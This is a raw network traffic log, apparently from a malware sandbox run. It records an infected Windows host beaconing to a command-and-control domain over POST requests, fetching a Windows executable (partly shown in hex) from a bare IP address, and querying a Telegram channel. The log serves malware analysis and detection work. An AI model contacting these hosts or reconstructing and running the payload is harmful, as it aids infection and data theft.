Sep 27, 2021 19:35:20.921103001 CEST	23209	OUT	GET //l/f/1pHWJnwB3dP17SpzF3sp/6cbf9ba43fa4774c97b7a910fd83e29808663306 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Host: 194.180.174.100

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:21.199342966 CEST	23211	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 27 Sep 2021 17:35:21 GMT Content-Type: application/octet-stream Content-Length: 916735 Connection: keep-alive Last-Modified: Wed, 01 Sep 2021 16:21:39 GMT ETag: "612fa893-dfcff" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 17 19 74 5c 00 10 0c 00 12 10 00 00 e0 00 06 21 0b 01 02 19 00 5a 09 00 00 04 0b 00 00 0a 00 00 00 14 00 00 00 10 00 00 00 70 09 00 00 00 e0 61 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 b0 0c 00 00 06 00 00 1c 87 0e 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 c0 0a 00 9d 20 00 00 00 f0 0a 00 48 0c 00 00 00 20 0b 00 a8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 0b 00 bc 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 0b 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 f1 0a 00 b4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 58 58 09 00 00 10 00 00 00 5a 09 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 fc 1b 00 00 00 70 09 00 00 1c 00 00 00 60 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 c0 2e 72 64 61 74 61 00 00 14 1f 01 00 00 90 09 00 00 20 01 00 00 7c 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 62 73 73 00 00 00 00 28 08 00 00 00 b0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 65 64 61 74 61 00 00 9d 20 00 00 00 c0 0a 00 00 22 00 00 00 9c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 0 0 48 0c 00 00 00 f0 0a 00 00 0e 00 00 00 be 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 2c 00 00 00 00 00 0b 00 00 02 00 00 00 cc 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 10 0b 00 00 02 00 00 00 ce 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 73 72 63 00 00 00 a8 04 00 00 00 20 0b 00 00 06 00 00 00 d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 bc 33 00 00 00 30 0b 00 00 34 00 00 00 d6 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 d8 02 00 00 00 70 0b 00 00 04 00 00 00 0a 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 d8 98 00 00 00 80 0b 00 00 9a 00 00 00 0e 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 31 00 00 00 00 00 f5 1a 00 00 00 20 0c 00 00 1c 00 00 00 a8 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 34 35 00 00 00 00 00 80 1a 00 00 00 40 0c 00 00 1c 00 00 00 c4 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 37 00 00 00 00 00 bc 08 00 00 00 60 0c 00 00 0a 00 00 00 e0 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 37 30 00 00 00 00 00 69 02 00 00 00 70 0c 00 00 04 00 00 00 ea 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 10 42 2f 38 31 00 00 00 00 00 d3 1c 00 00 00 80 0c 00 00 1e 00 00 00 ee 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 39 32 00 00 00 00 00 90 02 00 00 00 a0 0c 00 00 04 00 00 00 0c 0c 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELt\!Zpa H 03.textXXZ`P`.datap`@`.rdata |@`@.bss(` .edata "@0@.idataH@0.CRT,@0.tls @0.rsrc @0.reloc304@0B/4p@@B/19@B/31 @B/45@@B/57`@0B/70ip@ B/81@B/92

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49774	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:21.890801907 CEST	1758	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 126 Host: geenaldencia9.top
Sep 27, 2021 19:34:22.051820040 CEST	1946	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:21 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49775	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:22.513164043 CEST	1961	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 352 Host: geenaldencia9.top
Sep 27, 2021 19:34:22.659954071 CEST	1963	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:22 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 36 62 63 30 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 22 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b 93 e2 86 38 f8 f3 a4 7c 68 9f c0 56 8f 8c f5 cf 9b 2b 25 9b f6 ba e5 1a b0 1c 67 74 d2 5f 9e 87 cd 25 80 78 51 a1 a2 8f 1c 3d d9 1c e0 32 02 50 08 e8 de e2 30 a5 59 93 9b b7 4f f3 e0 e6 62 79 04 54 ea d6 d7 0c 3d 61 1d 27 f4 d2 af 34 91 b4 b9 e1 85 20 59 55 11 5c 7c 3b 66 ab 48 11 80 c8 58 4b 67 13 d2 18 5b 47 86 65 39 15 32 29 c5 f7 15 67 aa cf 20 c0 7a 9f 06 a2 7f c1 96 98 8b 36 99 ca cd 8a 58 d8 06 0e 45 67 15 7d cb ff e0 04 89 f9 d4 57 80 90 70 89 ec e4 4a 6b b6 f2 a2 22 48 32 d5 49 a1 ff bc ff 1f fd f5 3f f4 6f d3 7c cb 36 d2 ce 4e 49 b3 0b 5b 4c 65 55 5b ad 30 7a 83 3b 2b ca c3 e3 b2 ec 92 90 0f 1c 57 ee 87 7e 0c 35 8a 3d 50 7f d0 56 81 b6 9b 97 96 70 9f 8a 86 e8 47 5a ad b2 cb 99 6c 71 11 87 02 b1 b8 56 b0 40 f6 0a bf 8b 71 91 ce 21 b5 1e 55 df 76 79 f3 97 5e 96 da 19 d1 3a 2d 12 45 06 02 25 47 c2 fa 6b 8a b2 e2 4b 6d ec c0 40 a4 e2 d0 d7 d9 86 4e 85 8b 51 b0 3e 5b f3 d5 83 4a 04 38 cd 79 14 2c d2 e8 b1 14 c5 77 10 22 17 4a 86 47 30 5a 22 a2 3f 0b 8e 6b 51 fd b5 54 02 f9 ee f8 b2 d6 4a 1f a7 e9 4d 51 c2 46 64 cd 25 5c 8d b7 19 25 0c 26 17 51 d2 eb e9 23 19 9d 46 3c 70 76 41 ae a6 c3 88 3e 9d 43 dd 17 fe 2f 43 9e f8 d8 62 47 42 95 32 b3 be 34 56 9b 46 76 99 86 11 00 83 32 42 4a 34 ce ae b4 64 95 36 e1 48 50 67 75 50 b8 81 f6 bc 81 de bb 6e 6a 36 cf 09 27 4e e2 d2 be 95 47 ab 63 10 ec f8 b9 5f 14 2c f2 e6 2f bd 44 ef bf 8b 4f dc ea 90 39 02 97 ab a4 57 25 f5 b8 d0 f1 b5 60 4a 1f 7d 54 7a 98 6c 39 c0 20 f0 5c 19 6a 16 90 be 07 3c a9 9b 3e 05 28 07 c0 6f 68 60 b9 10 1b eb cc ec 25 15 8e b7 82 7f 9e 50 b6 f7 b9 4e a1 20 49 a0 48 2e 69 87 57 33 6a c6 83 2b 4d 30 ae b8 c6 53 11 a0 57 1e 49 94 bd 77 6c 4d ab 7c 8f ef 22 3d 4e 83 ba 87 7a 8e 56 2d e2 98 0e 7b d0 0e 02 2c 0f 70 b8 98 48 0b a7 b2 ba 08 85 f7 fc 86 42 b7 22 ff f2 da 14 79 8c a6 bb 08 c0 f8 f7 c4 1d 2b 11 95 c8 a7 9a a1 b2 13 3d 1d 0f 1a 1b ed e8 f5 6c 8d 95 15 fb 86 6f ce e7 3d ef bd e9 6e 73 72 e7 f9 a6 f5 c9 6a c4 b3 d3 29 11 4a c4 a5 ce 49 77 ca 15 8d c6 dd 39 6b a5 b3 8b 47 ee 0f 3d 8c da 06 bf 37 87 9d b7 1c bf 2c 58 b2 09 7f 08 d8 f3 c2 ea 4a 26 4e 38 2d 6f 71 54 a7 49 4d 84 99 fb 5d 13 f9 ad a1 81 eb 83 f3 bd 99 93 11 67 c7 2c 31 3f c6 86 8c d8 07 af 63 9f 21 1c a8 1f 19 18 6d 32 cc c3 61 a8 c3 e5 0b 5b 96 23 c4 19 ac d8 8e 34 33 a2 43 77 58 d8 b8 fe 80 3f d8 26 95 43 43 a0 08 f8 fc 22 76 f3 3c f7 0b 64 84 fc 7d 4f 55 be b7 5a c3 d5 c4 a2 0b 2e e9 1e 69 1a de ff 3d c2 03 70 3f 6c dc ce 6a db a3 1c f2 1c 22 bd c2 aa a0 23 ef ba a3 8c cc 82 00 45 59 ff 66 3c 3b f0 b3 cb 67 5a f2 97 24 db 89 fa f0 ec e8 57 2d a2 a1 11 08 b3 66 69 ad 0c 51 96 17 8f 2d db 64 73 84 f7 56 5c 38 c2 d9 09 98 20 14 11 db 2b 43 50 1b 6f b3 27 1d 08 87 90 3f bc fb 99 13 cf cf f5 5b ca 31 c6 c5 a1 a5 91 3a 9e fe 1e e6 5c 32 a2 22 21 d0 34 0b d7 d9 1a ed 8d 10 ae 8d 90 97 57 05 bb a8 43 59 9d 9b e4 d5 f5 cf 2f 92 99 92 ff b3 4f 13 fd 86 0a 9f 46 79 2b Data Ascii: 6bc02S(SW\iP"&&grq|6?eIJ5~/ar"`g1Q5ih.Kw:i/+".]pW!RY8|hV+%gt_%xQ=2P0YObyT=a'4 YU|;fHXKg[Ge92)g z6XEg}WpJk"H2I?o|6NI[LeU[0z;+W~5=PVpGZlqV@q!Uvy^:-E%GkKm@NQ>[J8y,w"JG0Z"?kQTJMQFd%\%&Q#F<pv A>C/CbGB24VFv2BJ4d6HPguPnj6'NGc_,/DO9W%`J}Tzl9 \j<>(oh`%PN IH.iW3j+M0SWlwlM|"=NzV-{.pHB"y+=lo=nsrj)J lw9kG=7,XJ&N8-oqTIM]g,1?c!m2a[#43CwX?&CC"v<d}OUZ.i=p?lj"#EYf<;gZ$W-fiQ-dsV\8 +CPo'?[1:\2"!4WCY/OFy+

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49776	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:23.641227961 CEST	2420	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 348 Host: geenaldencia9.top
Sep 27, 2021 19:34:23.797816038 CEST	2421	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:23 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49777	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:23.893903971 CEST	2422	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 287 Host: geenaldencia9.top
Sep 27, 2021 19:34:24.056574106 CEST	2423	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:23 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 32 61 33 34 65 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 22 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b 93 e2 86 38 f8 f3 ae 7c 95 e0 5f 29 8f 8c f5 cf 9b 2b 25 9b f6 ba e5 1a b0 1c 67 74 d2 d7 9b 87 cd 75 8f 78 51 a1 a2 8f 8a c5 e6 1c e0 32 02 50 08 68 db e2 30 a5 59 93 9b b7 4f f3 e0 e6 62 79 04 54 ea d6 d7 0c 3d 61 1d 27 f4 d2 af 34 91 b4 b9 61 e3 20 59 53 11 5c 7b c2 4c ab 48 11 80 cd 58 4b 67 13 d2 18 5b 47 86 65 39 15 32 29 c5 f7 15 67 aa cf 20 c0 7a 9f 06 a2 7f c1 96 98 8b 36 23 19 cc 8a 43 d8 06 0e 45 27 46 7d 2c 16 eb 04 89 f9 d4 57 80 90 70 89 ec f8 60 6b 56 ea a2 22 48 32 d2 49 ad ff bc ff 1f fd f5 3f f4 6f d3 7c cb 36 d2 ce 4e 49 b3 0b 5b 4c 65 55 5b ad 30 7a 83 3b 2b ca c3 e3 b2 ec 92 90 0f 1c 57 ee 87 7e 0c 35 8a 3d 50 7f d0 56 81 96 9b 97 9e 70 9f 8a 86 e8 47 5a ad b2 cb 99 64 51 11 87 4a b1 b8 56 b0 40 f6 0a bf 8b 71 91 c0 75 f0 46 01 ff 56 59 27 64 5b 96 da 19 d1 3a 2d 32 42 06 02 23 47 c2 fa 6b 8a b2 e2 4b 6d ec c0 40 a4 e2 d0 d7 d9 86 40 d7 d8 03 f3 1e 7b d3 51 e6 49 04 38 4d 7c 14 2c ea e8 b1 14 eb 70 10 22 17 4a 86 47 30 5a 22 a2 3f 0b 8e 6b 51 fd b5 5a 50 bc a2 b7 f1 f6 6a 1f a7 e9 4d 51 22 47 64 cd 25 5c 8d b7 77 22 0c 26 17 51 d2 eb e9 23 19 9d 46 3c 70 76 41 ae a4 ed e1 5a fc 37 bc 17 fe 2f 63 9e f8 d8 62 40 42 25 e3 b5 be 34 80 9a 46 3e 99 86 11 02 83 37 42 c2 1a ce ae 30 4b 95 f6 cc 3c 38 02 19 39 dc e6 f6 bc b3 de bb 4e 6d 36 cf 09 27 4e e2 d2 be 95 47 ab 63 10 ec f8 b9 5f 14 2c f2 e6 4f bd 44 0f 91 e9 20 b3 9e 90 39 02 97 97 b8 57 25 d5 81 d0 ea b9 7e 4a 08 a5 55 7a 98 6c 39 c0 5e f3 5c 19 6e 63 95 be 67 3d da fa 73 56 6b 5d a1 f4 5e 55 e9 1c 31 eb cd 9c 70 15 8e b9 82 7f 8e 54 a8 f1 b8 4e a1 21 7b 88 4b 2e 69 81 77 af fd c6 83 21 2a 63 e7 98 af 67 26 95 07 62 61 87 bd f7 3f 67 09 01 8a ef 22 19 75 81 c7 86 7a 8e 52 d3 e4 9e 0e 7b d6 7d 20 2c 0f 1a f9 e9 3b 79 ce 8b bc 08 c6 1c 84 82 42 17 7d 85 d8 36 1f 79 a2 be a7 08 c0 fe 77 c6 1d 2b 15 bf fa a5 e9 a8 f2 13 3b 75 02 1a 1b eb c2 f5 6c 8d e3 17 d3 83 6f ce ed 3f ec cf 81 68 73 02 99 ea a6 f5 c3 05 d0 b3 d3 23 39 41 c4 a5 c8 63 77 ca 0b 8f bd d9 39 6b a1 99 98 77 e8 0f 4e 8c da 06 bd 37 87 8c b4 26 b8 2c 58 b2 77 6c 08 d8 f9 d2 eb 48 25 66 34 2d 6f 77 5e a5 37 48 84 99 ff 67 37 f9 ad a1 97 3b 86 f3 bd 98 bb 1f 67 c7 26 e1 39 c6 86 8e f0 09 af 63 95 09 09 a8 1f 13 30 7b 32 cc c9 e1 ad c3 e5 0f 25 93 23 c4 1d d7 cf 8e 34 39 dc 46 77 58 dc be 91 98 3f d8 2c eb 53 43 a0 0c 97 e4 22 76 f9 14 f9 0b 64 82 93 64 4f 55 b4 ca 5e c3 d5 c0 88 0b 3d d9 1d 69 09 de ff 3d c1 03 70 2e 6f f4 d4 6a db a9 16 da 07 22 bd c8 ac cf 3f ef ba a9 a6 cc b4 02 47 71 f5 66 3c 3d d8 bf cb 67 5c d8 97 24 c8 b9 fc f0 d4 e8 57 2d a6 a1 11 19 c0 7b 69 ad 06 5b 80 1c b7 36 db 64 73 82 f5 51 cf 3b c5 da 87 f1 7d 87 70 f3 35 43 50 11 00 ac 27 1d 02 a1 97 28 e4 f0 9e 11 41 a6 ca 87 35 ce 39 c3 ce 85 64 f7 64 d8 81 10 22 a1 0e d1 64 cc 1f a7 41 d7 3f ed 62 1d 3f 64 7c 9c e7 f1 a4 c3 73 c1 aa 54 fb 26 83 ab cd e4 03 9b c1 c2 1c 7a 75 87 46 98 84 fe Data Ascii: 2a34e2S(SW\iP"&&grq|6?eIJ5~/ar"`g1Q5ih.Kw:i/+".]pW!RY8|_)+%gtuxQ2Ph0YObyT=a'4a YS\{LHXKg[Ge92)g z6#CE'F},Wp`kV"H2I?o|6NI[LeU[0z;+W~5=PVpGZdQJV@quFVY'd[:-2B#GkKm@@{QI8M|,p"JG0Z"?kQZPjMQ"Gd %\w"&Q#F<pvAZ7/cb@B%4F>7B0K<89Nm6'NGc_,OD 9W%~JUzl9^\ncg=sVk]^U1pTN!{K.iw!*cg&ba?g"uzR{} ,;yB}6yw+;u lo?hs#9Acw9kwN7&,XwlH%f4-ow^7Hg7;g&9c0{2%#49FwX?,SC"vddOU^=i=p.oj"?Gqf<=g\$W-{i[6dsQ;}p5CP'(A59dd"dA? b?d|sT&zuF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49784	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:29.460577965 CEST	5380	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 271 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:29.644783020 CEST	5382	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49787	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:29.830410957 CEST	5383	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 191 Host: geenaldencia9.top
Sep 27, 2021 19:34:30.035245895 CEST	5384	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:34:29 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49837	149.154.167.99	443	

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:35:20 UTC	0	OUT	GET /hcdrom1 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: text/plain; charset=UTF-8 Host: t.me
2021-09-27 17:35:20 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Mon, 27 Sep 2021 17:35:20 GMT Content-Type: text/html; charset=utf-8 Content-Length: 4452 Connection: close Set-Cookie: stel_ssid=2bddc583911bf88a3f_9899324691183686815; expires=Tue, 28 Sep 2021 17:35:20 GMT; path=/; samesite=None; secure; HttpOnly Pragma: no-cache Cache-control: no-store X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=35768000
